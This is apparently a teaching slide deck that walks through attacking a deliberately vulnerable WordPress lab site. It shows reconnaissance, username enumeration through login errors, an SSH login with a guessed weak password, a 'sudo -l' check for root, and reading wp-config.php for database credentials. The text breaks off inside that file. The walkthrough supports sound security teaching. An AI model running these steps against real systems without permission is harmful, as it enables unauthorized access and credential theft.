

\$ whoami

Panda

panda@protectedbypanda.com

[@fuzzing_panda](#)

cybermedsummit.org

[RaiseMe @ShellConLa](#)



Attacking a Website

Permission is required to legally attack.



Permission should be obtained in writing.

Preview of Coming Attractions

- Walkthrough of attacking a Website
- Recommended Remediations
- How to learn more about application security

Assumptions of Knowledge

- Domain name system (DNS)
- Deployment and management
 - Web application (web app, app)
 - Virtual machines (VM)
- WordPress (WP)
- Linux
 - Commands
 - File structures

Attacking a Website

Reconnaissance (Recon)

- Gathering of information to be used during the attack

Vulnerability Analysis

- Discovery of vulnerabilities

Exploitation

- Taking advantage of a vulnerability
- Software, a chunk of data, or a sequence of commands
- Unanticipated behavior (e.g., remote code execution leading to reverse shell)

Source

- <https://owasp.org/www-project-web-security-testing-guide/latest/2-Introduction/README.html#Penetration-Testing>
- http://www.pentest-standard.org/index.php/Main_Page

Recon

Technology Stack

- Programming language
- Frameworks
- Plugins
- Libraries
- Web servers
- Databases
- Host operating system
- Versions
- Ports

Recon

Technology Stack

Application programming interface (API) calls

Resources (e.g., <http://example.tld/resource1>, <http://example.tld/resource2>)

Browsing in Developer Mode

Browsing in Developer Mode


Inspecting

1. Network activity
2. Headers
3. Parameters

🛡️ ravensecurity.com

[kali Tools](#) [Kali Forums](#) [Kali Docs](#) [NetHunter](#) [Offensive Security](#) [MSFU](#) [Exploit-DB](#) [GHDB](#)

[f](#) [t](#) [g](#) [Be](#)

 **Security Services** ?

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

[LEARN MORE](#)

Browse: ravensecurity.com

Page Info - http://ravensecurity.com/

General Media Permissions **Security**

Website Identity

Website: ravensecurity.com
Owner: This website does not supply ownership information.
Verified by: Not specified

Privacy & History

Have I visited this website prior to today? No

Is this website storing information on my computer? No [Clear Cookies and Site Data](#)

Have I saved any passwords for this website? No [View Saved Passwords](#)

Technical Details

Connection Not Encrypted

The website ravensecurity.com does not support encryption for the page you are viewing.

Information sent over the Internet without encryption can be seen by other people while it is in transit.

[Help](#)

Browse: ravensecurity.com



General



Media



Permissions



Security

Website Identity

Website: www.google.com

Owner: This website does not supply ownership information.

Verified by: Google Trust Services LLC

[View Certificate](#)

Expires on: August 15, 2021

Privacy & History

Have I visited this website prior to today? No

Is this website storing information on my computer? No

[Clear Cookies and Site Data](#)

Have I saved any passwords for this website? No

[View Saved Passwords](#)

Technical Details

Connection Encrypted (TLS_AES_128_GCM_SHA256, 128 bit keys, TLS 1.3)

The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

[Help](#)

https://ravensecurity.com

ali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Unable to connect



Firefox can't establish a connection to the server at ravensecurity.com.


















- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Unable to connect to 443

Landing Page Network Activity


- linearicons.css
 - [Linear Icons](#)
 - FOSS icon library
- font-awesome.min.css
 - [Font Awesome](#)
 - FOSS SVG, font, and CSS toolkit
- bootstrap.css
 - [Bootstrap CSS](#)
 - FOSS HTML, CSS, and JavaScript framework
- animate.min.css
 - [Animate.css](#)
 - FOSS library of CSS animations
- jquery-2.2.4.min.js
 - [jQuery](#)
 - FOSS JavaScript library
- owl.carousel.min.js
 - [OwlCarousel](#)
 - FOSS jQuery plugin

Status	Method	Domain	File
200	GET	 ravensecurity.com	/
	GET	fonts.googleapis.com	css?family=Poppins:100,200,400,300,500,600,700
200	GET	 ravensecurity.com	linearicons.css
200	GET	 ravensecurity.com	font-awesome.min.css
200	GET	 ravensecurity.com	bootstrap.css
200	GET	 ravensecurity.com	magnific-popup.css
200	GET	 ravensecurity.com	nice-select.css
200	GET	 ravensecurity.com	animate.min.css
200	GET	 ravensecurity.com	owl.carousel.css
200	GET	 ravensecurity.com	main.css
200	GET	 ravensecurity.com	jquery-2.2.4.min.js
	GET	cdnjs.cloudflare.com	popper.min.js
200	GET	 ravensecurity.com	bootstrap.min.js
	GET	maps.googleapis.com	js?key=AlzaSyBhOdIF3Y9382fqJYt5L_sswSrEw5eihAA
200	GET	 ravensecurity.com	easing.min.js
200	GET	 ravensecurity.com	hoverIntent.js
200	GET	 ravensecurity.com	superfish.min.js
200	GET	 ravensecurity.com	jquery.ajaxchimp.min.js
200	GET	 ravensecurity.com	jquery.magnific-popup.min.js
200	GET	 ravensecurity.com	owl.carousel.min.js

Browsing in Developer Mode

Inspecting

1. Network activity
2. Headers
3. Parameters



The image shows a browser's developer tools interface with the 'Headers' tab selected. The request is a GET to 'http://ravensecurity.com/'. The status is '200 OK' in green. Below the status, it shows 'Version: HTTP/1.1' and 'Transferred: 3.97 KB (16.42 KB size)'. The 'Response Headers' section is expanded, showing a list of headers with question mark icons to the left of each line.

Header	Value
Status	200 OK
Version	HTTP/1.1
Transferred	3.97 KB (16.42 KB size)
Response Headers (339 B)	
Accept-Ranges	bytes
Connection	Keep-Alive
Content-Encoding	gzip
Content-Length	3729
Content-Type	text/html
Date	Fri, 18 Jun 2021 05:43:40 GMT
ETag	"41b3-5734482bdcb00-gzip"
Keep-Alive	timeout=5, max=100
Last-Modified	Sun, 12 Aug 2018 22:29:32 GMT
Server	Apache/2.4.10 (Debian)
Vary	Accept-Encoding

Headers: Apache web server on a Debian host (Linux operating system)

Default Locations

f t Bè

LOOKING FOR THE BEST?



Security Services

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

LEARN MORE

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

Filter URLs


Status	Method	Domain	File
200	GET	ravensecurity.com	index.html
	GET	fonts.googleapis.com	css?family=Poppins:100,200,400,300,500,600,700
	GET	cdnjs.cloudflare.com	popper.min.js

Default: /index.html

Not Found

The requested URL /robots.txt was not found on this server.

Apache/2.4.10 (Debian) Server at ravensecurity.com Port 80



The screenshot shows the Network tab of a browser's developer tools. The 'Network' tab is selected, and a search filter 'Filter URLs' is visible. Two network requests are listed, both of which failed with a 404 status code. The first request is for 'robots.txt' and the second is for 'favicon.ico'. Both requests were made to the domain 'ravensecurity.com' using the GET method.

Status	Method	Domain	File
404	GET	ravensecurity.com	robots.txt
404	GET	ravensecurity.com	favicon.ico

Default: /robots.txt

Not Found

The requested URL /admin was not found on this server.

Apache/2.4.10 (Debian) Server at ravensecurity.com Port 80

Inspector

Filter URLs

Status

404

404

Not Found

The requested URL /login was not found on this server.

Apache/2.4.10 (Debian) Server at ravensecurity.com Port 80

Inspector Console Debugger Network Style Editor Performance

Filter URLs

Status	Method	Domain	File
404	GET	ravensecurity.com	login
404	GET	ravensecurity.com	favicon.ico

Default: /admin && /login

[View Source](#)

View Source


Presents the HTML or XML source for the page

Keywords

Comments

Source

- https://developer.mozilla.org/en-US/docs/Tools/View_source
- https://www.w3schools.com/TAGS/tag_comment.asp
- <https://www.w3schools.com/xml/>



The image shows a browser window with the address bar displaying "view-source:http://ravensecurity.com/". The browser's tab bar contains several tabs: "Kali Linux", "Kali Training", "Kali Tools", "Kali Forums", "Kali Docs", "NetHunter", and "Of". The main content area displays the source code of the page, with line numbers 59 through 68 visible on the left. The code defines a navigation menu with the following structure:

```
59     <nav id="nav-menu-container">
60         <ul class="nav-menu">
61             <li class="menu-active"><a href="index.html">Home</a></li>
62             <li><a href="about.html">About Us</a></li>
63             <li><a href="service.html">Service</a></li>
64             <li><a href="team.html">Team</a></li>
65             <li><a href="wordpress">Blog</a></li>
66             <li><a href="contact.php">Contact</a></li>
67         </ul>
68     </nav><!-- #nav-menu-container -->
```

View source: <http://ravensecurity.com/>

What have we learned?

What have we learned?

The Landing Page: Technology Stack & Ports

- WordPress Content Management System (CMS)
- Linux Apache MySQL PHP (LAMP) Stack
 - Programming language: PHP
 - Libraries: Various Free and Open Source Software (FOSS) libraries
 - Web servers: Apache 2.4.10 (?)
 - Databases: MySQL or MariaDB
 - Host operating system: Debian
- Ports
 - 80, default port for HTTP
 - 443, not available

Source

- [https://en.wikipedia.org/wiki/LAMP_\(software_bundle\)](https://en.wikipedia.org/wiki/LAMP_(software_bundle))

What vulnerabilities have we discovered?

What vulnerabilities have we discovered?

Lack of encryption

- Attackers can read the contents of traffic.
- Attacker could modify the traffic.
- Attacker could replay the requests against the server.

Precondition for attack: Requires monster in the middle (MITM)

Source


- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
- https://en.wikipedia.org/wiki/Man-in-the-middle_attack

/wordpress

`/wordpress/index.php/2018/08/12/hello-world/`

`/wordpress/index.php/category/uncategorised/`

`/wordpress/wp-login.php`



AUGUST 12, 2018 BY MICHAEL



Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New

```
<span class="posted-on"></span>  
▼ <span class="byline">  
  by  
  ▼ <span class="author vcard">  
    <a class="url fn n" href="http://raven.local/wordpress/index.php/author/michael/">michael</a> event  
  </span>
```

Browse: /wordpress/index.php/2018/08/12/hello-world/



Browse: /wordpress/index.php/category/uncategorised/



Username or Email Address

Password

Remember Me

Log In

[Lost your password?](#)

[← Back to Raven Security](#)

Browse: </wordpress/wp-login.php>

Enumerate Users

Enumerating WordPress Users

- Permalink = permanent URLs to individual WordPress posts and pages
- Author Archives (i.e., author name or author ID)
- Verbose login error


Source

- <https://www.1337pwn.com/hack-wordpress-website-using-wpscan-metasploit/>

Verbose Login Error

Username: admin

Password: admin



ERROR: Invalid username. [Lost your password?](#)

Username or Email Address

Password


Remember Me

Verbose Login Error

Username: michael

Password: michael

NB: "This connection is not secure" refers to the lack of encryption on the site.



The screenshot shows the WordPress login interface. At the top is the WordPress logo. Below it, a red error message states: "ERROR: The password you entered for the username michael is incorrect. [Lost your password?](#)". The login form contains two input fields: "Username or Email Address" with the value "michael" and "Password" which is empty. At the bottom of the form, a grey box contains a security warning: "This connection is not secure. Logins entered here could be compromised. [Learn More](#)".

What have we learned?

What we have learned from...

- WordPress CMS
- LAMP Stack
- Port
 - 80, default port for HTTP
 - 443, not available
- User: michael

What vulnerabilities have we discovered?

What vulnerabilities have we discovered?

1. Lack of encryption
2. Administrative interface exposed
 - a. Lacks account lockout (?)
 - b. Lacks anti automation (?)
 - c. Lacks multifactor authentication (?)



Secure Shell Protocol (SSH): 22

```
└─$ ssh michael@ravensecurity.com
michael@ravensecurity.com's password:
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
You have new mail.
```

```
Last login: Fri Jun 18 15:25:13 2021 from 192.168.149.129
```

```
michael@Raven:~$ █
```

SSH to ravensecurity.com using "michael | michael".

```
michael@Raven:~$ sudo -l
```

```
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
```

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for michael:
```

```
Sorry, user michael may not run sudo on raven.
```

```
michael@Raven:~$ █
```

Attackers want shells and root privileges.
The fastest path to root is sudo.

What have we learned?

What we have learned from...

- WordPress CMS
- LAMP Stack
- Port
 - 22, SSH
 - 80, default port for HTTP
 - 443, not available
- Credentials
 - michael | michael

What vulnerabilities have we discovered?

What vulnerabilities have we discovered?

1. Lack of encryption
2. Administrative interface exposed x 2
 - a. WordPress Admin Interface
 - b. SSH
3. Broken Authentication -- weak passwords

Source

- https://owasp.org/www-project-top-ten/2017/A2_2017-Broken_Authentication

```

root@members2:~# neofetch
      _,met$$$$$gg.
    ,g$$$$$$$$$$$$P.
  ,g$$P"         ""Y$$."
 ,$$P'          $$$
 '$$$P          ,ggs.    $$$
`d$$'           ,P"'     $$$
 $$$P          d$'       $$$
 $$:           $$       ,d$$'
 $$;           Y$b._    ,dP'
Y$$           `."Y$$$$P"'
`$$b          "-._
 `Y$$
  `Y$$
   $$b.
    Y$$b.
     "Y$b._
      ""

```

```

root@members2:~#


```

root@members2

```

-----
OS: Debian GNU/Linux 10 (buster) x86_64
Host: ████████████████████████████████
Kernel: 4.19.0-9-amd64
Uptime: 59 days, 14 hours, 8 mins
Packages: 1572 (dpkg)
Shell: bash 5.0.3
Terminal: /dev/pts/0
CPU: Intel Xeon E5-2620 v4 (1) @ 2.097GHz
GPU: ██████████ SVGA II Adapter
Memory: 933MiB / 3946MiB

```



"Try harder." -- OSCP


```
michael@Raven:~$ uname -a # prints information about the machine and operating system
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
michael@Raven:~$ pwd # print name of current/working directory
/home/michael
michael@Raven:~$ ls -ahl # list directory contents
total 20K
drwxr-xr-x 2 michael michael 4.0K Aug 13 2018 .
drwxr-xr-x 4 root      root      4.0K Aug 13 2018 ..
-rw-r--r-- 1 michael michael  220 Aug 13 2018 .bash_logout
-rw-r--r-- 1 michael michael 3.5K Aug 13 2018 .bashrc
-rw-r--r-- 1 michael michael  675 Aug 13 2018 .profile
```

<https://www.gnu.org/software/coreutils/manual/coreutils.html>

```
michael@Raven:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
michael@Raven:~$ cat /etc/os-release # Get the OS name and version
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

<https://www.linux.org/docs/man5/os-release.html>

```
</Directory>
```

```
<Directory /var/www/>
```

```
Options Indexes FollowSymLinks
```

```
AllowOverride None
```

```
Require all granted
```

```
</Directory>
```

```
$ cat /etc/apache2/apache2.conf # /var/www == web root
```

```

michael@Raven:/var/www/html$ cd wordpress/ && ls -ahl
total 204K
drwxrwxrwx  5 root    root    4.0K Aug 13  2018 .
drwxrwxrwx 10 root    root    4.0K Aug 13  2018 ..
-rw-r--r--  1 www-data www-data 255 Aug 13  2018 .htaccess
-rwxrwxrwx  1 root    root    418 Sep 25  2013 index.php
-rwxrwxrwx  1 root    root    20K Aug 13  2018 license.txt
-rwxrwxrwx  1 root    root    7.3K Aug 13  2018 readme.html
-rwxrwxrwx  1 root    root    5.4K Sep 27  2016 wp-activate.php
drwxrwxrwx  9 root    root    4.0K Jun 15  2017 wp-admin
-rwxrwxrwx  1 root    root    364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root    root    1.6K Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data 3.1K Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root    root    2.8K Dec 16  2015 wp-config-sample.php
drwxrwxrwx  6 root    root    4.0K Aug 13  2018 wp-content
-rwxrwxrwx  1 root    root    3.3K May 24  2015 wp-cron.php
drwxrwxrwx 18 root    root    12K Jun 15  2017 wp-includes
-rwxrwxrwx  1 root    root    2.4K Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root    root    3.3K Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root    root    34K Aug 13  2018 wp-login.php
-rwxrwxrwx  1 root    root    7.9K Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root    root    16K Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root    root    30K Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root    root    4.5K Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root    root    3.0K Aug 31  2016 xmlrpc.php
michael@Raven:/var/www/html/wordpress$ █

```

wp-config.php is where credentials live.

```
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
